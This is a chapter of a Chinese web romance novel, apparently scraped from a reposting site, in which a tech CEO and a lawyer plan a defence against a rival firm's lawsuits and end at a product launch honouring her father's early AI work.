首页
第421章 我的软肋,是你教
返回
关灯 护眼:关 字号:小

第421章 我的软肋,是你教会我的铠甲

章节报错(免登陆)
下载APP,无广告、完整阅读

一秒记住【笔趣阁】
xbiquge365.net,更新快,无弹窗!

    第421章我的软肋,是你教会我的铠甲(第1/2页)
    三个月后。深秋的北京,银杏叶铺满了金融街的人行道。
    苏砚站在落地窗前,手里捏着一份刚送达的律师函。窗外是CBD连成一片的玻璃幕墙,夕阳的余晖将整座城市染成金红色,像一块巨大的、正在冷却的烙铁。
    她的办公室在启明科技大厦的三十七层。这栋楼是她三年前以全款买下的,当时公司刚完成C轮融资,估值突破百亿。有人劝她租用更贵的核心地段,她只说了一句话——“核心技术在自己手里,地段也要在自己手里。”
    但现在,有人想把这栋楼从她手里拿走。
    “苏总,陆律师到了。”秘书的声音从内线传来。
    “让他进来。”
    门被推开,陆时衍穿着一件深灰色风衣走进来,手里拎着一个公文包和两杯咖啡。他把其中一杯放在苏砚桌上,自己毫不客气地在沙发上坐下。
    “看你的表情,应该已经猜到我要说什么了。”他开口。
    苏砚把律师函扔在桌上,纸张滑过胡桃木桌面,正好停在他面前。
    陆时衍没有拿起来,只是扫了一眼落款处的律所名称。
    “天诚律师事务所。”他念出那个名字,语气里有一种古怪的平静,“薛紫英留下的U盘里提到的那几个白手套,其中一个的核心法律顾问就出自这家所。”
    “动作比我们预想的快。”苏砚坐回办公椅,手指交叠放在膝盖上,“我本以为他们至少会蛰伏半年。”
    “资本不等人。”陆时衍说,“他们趁着你刚打完专利官司、公司内部还在重整的空档出手,时机选得很毒。这封律师函只是个开始,如果我没猜错,接下来会是连环诉讼——知识产权、商业诋毁、不正当竞争,什么名目都有。他们的目标不是打赢官司,而是拖垮你的现金流和注意力。”
    苏砚沉默了几秒,然后问了一句毫不相关的话:“你的新律所装好了吗?”
    陆时衍一愣。
    他的独立律所正在装修,地址选在离启明科技只有八百米的一栋老洋房里。手续已经办完,团队也基本搭建完毕,但办公室的装修还没收尾——他这段时间一边忙这个,一边帮着苏砚处理专利案最后的收尾工作,整个人瘦了一圈。
    “还差一层楼的木地板没铺。”他如实回答。
    “那你还跑来管我的事?”
    陆时衍看着她,忽然笑了。那笑容里有无奈,也有某种被看穿后的坦然。
    “苏砚,你知道我为什么把律所选在你公司附近吗?”
    苏砚端起咖啡,没有回答。
    “因为我知道打完那场官司,才是真正危险的开始。”陆时衍说,“导师倒了,但他背后的资本网络还在。那些人是被动了利益根基的饿狼,他们会用一切合法的手段来撕咬你。而我——”
    他顿了顿,声音低下来:“我不想再看到你一个人扛。”
    办公室里安静了几秒。
    窗外的夕阳又沉下去一点,房间里的光线从金红变成暗橘。
    苏砚放下咖啡杯,陶瓷底座碰到桌面的声音很轻,但在安静的房间里显得格外清晰。
    “陆时衍。”
    “嗯。”
    “你这段时间一直在我身边转悠,律所装修都不管了,是不是觉得我欠你人情?”
    陆时衍被她这句话噎了一下,然后笑出声来:“你这个女人,怎么永远都在算账?”
    “我是商人,不算账算什么?”苏砚面无表情,但眼底有一丝极淡的笑意,“不过既然你主动送上门,那我就不客气了。这桩案子,我委托给你。”
    “你本来也找不了别人。”陆时衍毫不谦虚,“这个案子的复杂程度和背景牵连,整个北京城敢接的律师不超过三个。另外两个一个在国外,一个退休了。”
    “所以你就吃定我了?”
    “我是想保护你。”陆时衍看着她的眼睛,语气认真起来,“苏砚,你不需要在我面前逞强。我们是——”
    “是什么?”
    陆时衍张了张嘴。
    距离那场庭审已经过去四个月,他们在最危险的时刻确认了彼此的心意,但谁都没有把那三个字真正说出口。不是不敢,而是觉得在那样的极端情境下表达的感情,需要一点平缓的时间来沉淀,来证明它不只是一时的冲动。
    “是搭档。”陆时衍最终选了这么一个词,“最默契的搭档。”
    苏砚看着他,眼神里有什么东西闪了一下,然后被她很好地藏了回去。
    “行,搭档。”她站起身,走到白板前拿起记号笔,“那就拿出搭档的样子。来吧,分析案情。”
    白板上很快被写满了密密麻麻的关键词。苏砚的笔迹刚劲有力,和她的性格如出一辙,每一个字都像是刻上去的。陆时衍坐在沙发上,一边喝咖啡一边补充细节,两人一个站着一个坐着,但节奏却惊人的一致——一个人说到一半,另一个人已经接上下一句。“天诚所的诉讼策略很老辣,他们会先从不正当竞争入手,因为这类的举证门槛最低。”
    “那就把我们的供应链合规记录全部公开,先堵死他们在这条线上的发挥空间。”
    “但他们真正的杀招应该在知识产权,有可能是指控你的新专利侵犯了他们背后客户的某项在先权利。”
    “我查过了,那个客户名下有三项相关专利,但都是我父亲当年公司的技术基础上改进的。如果能找到原始的技术档案,就能证明真正的权利源头在我这边。”
    “但档案在你父亲破产的时候被销毁了——薛紫英留下的U盘里有提到这一点。”
    “那就再造一份。”
    陆时衍抬头看她。
    苏砚转过身,手里的记号笔在指尖转了个圈:“我父亲当年的核心团队有七个人,六个人已经找到了,还有一个当年隐姓埋名去了南方。薛紫英的材料里提到了他的化名和现居城市。找到他,拿到他的口述记录和技术笔记,再加上我父亲留下的部分手稿,就能还原出当年的技术链条。”
    “多久?”
    “已经安排人去找了,最迟两周。”
    陆时衍放下咖啡杯,站起来走到白板前。他比苏砚高出一个头,站在她身旁的时候,影子将她整个人笼罩在里面。
    “苏砚,你有没有想过,这些证据不只是用来打官司的。”
    苏砚抬头看他。
    “这些证据一旦公开,不仅能在法庭上打赢,还能向社会证明一件事——启明科技的技术根基不是抄袭,不是窃取,而是从你父亲那一代就开始积累的。”陆时衍的声音不高,但每一个字都像是在法庭上做最后陈述,“你父亲的破产不是因为他不够优秀,而是因为他被一帮吃人不吐骨头的资本家围猎了。你把这份证据亮出来,不只是为自己正名,也是在为他正名。”
    苏砚握着记号笔的手指微微收紧。
    她想起了十岁那年的冬天。父亲的公司破产后,他们从别墅搬进了城中村的地下室。有一天晚上,父亲坐在昏暗的灯光下,对着厚厚的技术档案发呆,她在旁边写作业,听到父亲低声说了一句话。
    那句话,她到现在都记得。
    “砚砚,爸爸这辈子最对不起的人,是你和你妈。”
    那时候她还小,不太懂这句话的分量。后来她长大了,一步一步从底层爬上来,见过太多吃人不吐骨头的笑脸,被算计过、被背叛过、被轻视过,她才渐渐明白——父亲不是失败,是被吞噬。“陆时衍。”她开口,声音有一点点不自然的沙哑。
    “嗯。”
    “我有没有跟你说过,我为什么要把公司取名叫‘启明’?”
    陆时衍摇头。
    “因为启明星是在天最黑的时候,最先亮起来的那颗星。”苏砚看着白板上密密麻麻的文字,目光像是穿过了这些墨迹,看到了很远很远的地方,“我父亲破产那年,他带我去楼顶看星星。他指着一颗特别亮的星星跟我说,‘砚砚,你看,那就是启明星。天越黑,它越亮。’”
    她转过头,对上陆时衍的目光:“很多年以后我才明白,他那句话不是在教我天文学知识。他是在告诉我——苏砚,你要做那颗星。”
    办公室里安静得能听到墙上时钟的秒针走动。
    陆时衍看着她。夕阳最后的余晖落在她的侧脸上,将她的轮廓镀上一层淡淡的金色。这个从废墟里爬出来的女人,在说起父亲的时候,眼睛里有一种他从未见过的柔软,像是坚硬的铠甲被掀开了一条缝,露出里面仍然鲜活、仍然温热的血肉。
    他伸出手,轻轻握住了她垂在身侧的那只手。
    苏砚没有抽开。
    “你已经做到了。”陆时衍说,“你现在就是那颗星。不只是启明星,是恒星。”
    苏砚愣了一下,然后轻轻笑了一声。那笑声里有自嘲,也有某种被看穿后的释然。
    “恒星?恒星的寿命可是有限的。”
    “没关系。”陆时衍握紧她的手,“反正我也不是宇宙学家,算不准寿命。我只知道,在我能看见的范围内,你就是最亮的那一颗。”
    苏砚觉得自己的心跳漏了一拍。
    她想说点什么来打破这种让她浑身不自在的温柔,但她还没开口,陆时衍已经松开了手,退后一步,重新变回那个冷静理性的律师。
    “好了,继续说案子。天诚所的第三个可能方向是商业诋毁——他们可能会找媒体放出一些负面消息,在你的客户和投资人之间制造信任危机。”
    苏砚花了两秒钟调整呼吸,然后迅速跟上他的节奏:“这一手我预判到了。下周我们会发布新一轮的产品白皮书,同时邀请第三方机构做技术测评。公开透明是应对舆论战的最好武器。”
    “媒体那边需要我帮忙吗?我有几个法学院的师兄现在在做法律媒体,可以帮忙做一些正面解读。”
    “不用。”苏砚摇头,“你自己刚成立律所,不要为了我的事去消耗自己的人脉。媒体我这边有团队在处理。”
    “苏砚。”
    “嗯?”
    “这不是消耗。”陆时衍看着她,语气认真得不像是在讨论工作,“帮你做任何事,对我来说都不是消耗。你记住这一点。”
    苏砚沉默了。
    然后她转过身,重新拿起记号笔,在白板上飞快地写下几个关键词。
    “行,那我就不客气了。”她的声音恢复了平时的果决,“你负责法律策略和证据链梳理,我负责技术和媒体应对。每周一、周四碰头对进展,遇到突发情况随时联系。”
    “好。”“还有一件事。”
    “你说。”
    “你的律所不是还差一层木地板没铺吗?”苏砚从抽屉里拿出一张名片,放在桌上推过去,“这个供应商是我合作过三年的,质量和工期都有保障。我打过招呼了,明天就派人去铺。费用走我这边。”
    陆时衍拿起名片看了看,然后抬起头,眼里有笑意:“这算不算商业贿赂?”
    “算。”苏砚面不改色,“你去举报我。”
    两人对视一眼,同时笑出声来。
    那笑声在三十七层的办公室里回荡,窗外的晚霞已经褪去,城市的灯火次第亮起,像是有人在天际线上撒了一把碎钻。
    (本章未完,请点击下一页继续阅读)第421章我的软肋,是你教会我的铠甲(第2/2页)
    陆时衍把名片收进风衣口袋,拿起公文包准备离开。走到门口的时候,他忽然停下脚步,转过身。
    “苏砚。”
    “又怎么了?”
    “你刚才问我,我们是什么。”他靠在门框上,逆着灯光看她的脸,“我现在回答你。”
    苏砚看着他,等待下文。
    “我们不是搭档。”陆时衍说,“搭档是并肩走一段路,到了岔路口可以各自分开。但我不想跟你分开。”
    他的声音平稳,像是在陈述一个法律事实:“所以不是搭档。”“那是什么?”
    “你是苏砚,我是陆时衍。这两个名字放在一起,不需要再定义第三种关系。”
    他说完这句话,推开门走了出去。
    走廊里的感应灯随着他的脚步一盏一盏亮起来,又一盏一盏熄灭。苏砚站在原地,看着他的背影穿过玻璃门的倒影,消失在电梯间。
    她低下头,发现自己手里还握着那支记号笔。笔帽不知道什么时候被她攥掉了,墨水染黑了一小片指尖。
    她盯着那片墨迹看了很久,然后轻声说了一句只有自己能听到的话。
    “陆时衍,你说得对。”
    “有些人,不需要被定义。”
    ---
    一周后,启明科技的产品白皮书发布会如期举行。
    会场选在国际会议中心的二层宴会厅,三百个座位座无虚席,两侧的过道里还站满了临时赶来的媒体记者。苏砚穿着一套白色西装站在台上,身后是巨大的LED屏幕,上面滚动播放着启明科技最新一代AI芯片的技术参数。
    她说话的时候,整个会场安静得像一个巨大的录音棚,只有闪光灯偶尔发出的咔嚓声在提醒她,有无数双眼睛正通过镜头注视着这一刻。
    “有人说启明科技的核心技术是抄袭的。”苏砚的声音通过麦克风传遍整个会场,“有人说我们的专利是在别人的技术基础上改头换面。还有人说,我苏砚之所以能做到今天这个位置,靠的是——”
    她停下来,目光扫过台下。
    坐在第三排中间位置的是天诚律所派来的代表,一个戴着金丝眼镜的中年男人,表情阴沉,嘴角挂着一丝若有若无的冷笑。
    “靠的是运气。”苏砚继续说,“是靠踩着别人的肩膀往上爬。”
    台下响起一阵低低的议论声。
    “但我想告诉各位的是——”她按了一下手中的遥控器,大屏幕上切换出一组老照片。
    照片里是一个穿着九十年代款式工装的男人,站在一台笨重的服务器前,对着镜头笑得一脸憨厚。照片的右下角有时间戳:1998年3月。
    “这是我的父亲,苏正庭。”苏砚的声音忽然变得很轻,轻到台下的每一个人都不自觉地屏住了呼吸,想听得更清楚一些,“他是中国第一代人工智能算法的研究者。1998年,他带领团队研发出了‘动态数据加密技术’的原始架构——那一年,我六岁。”
    大屏幕上的照片一张张翻过。有父亲在实验室加班的照片,有手绘的算法流程图,有泛黄的专利申请文件,最后定格在一张报纸剪报上。
    《苏氏科技宣告破产,创始人失联》
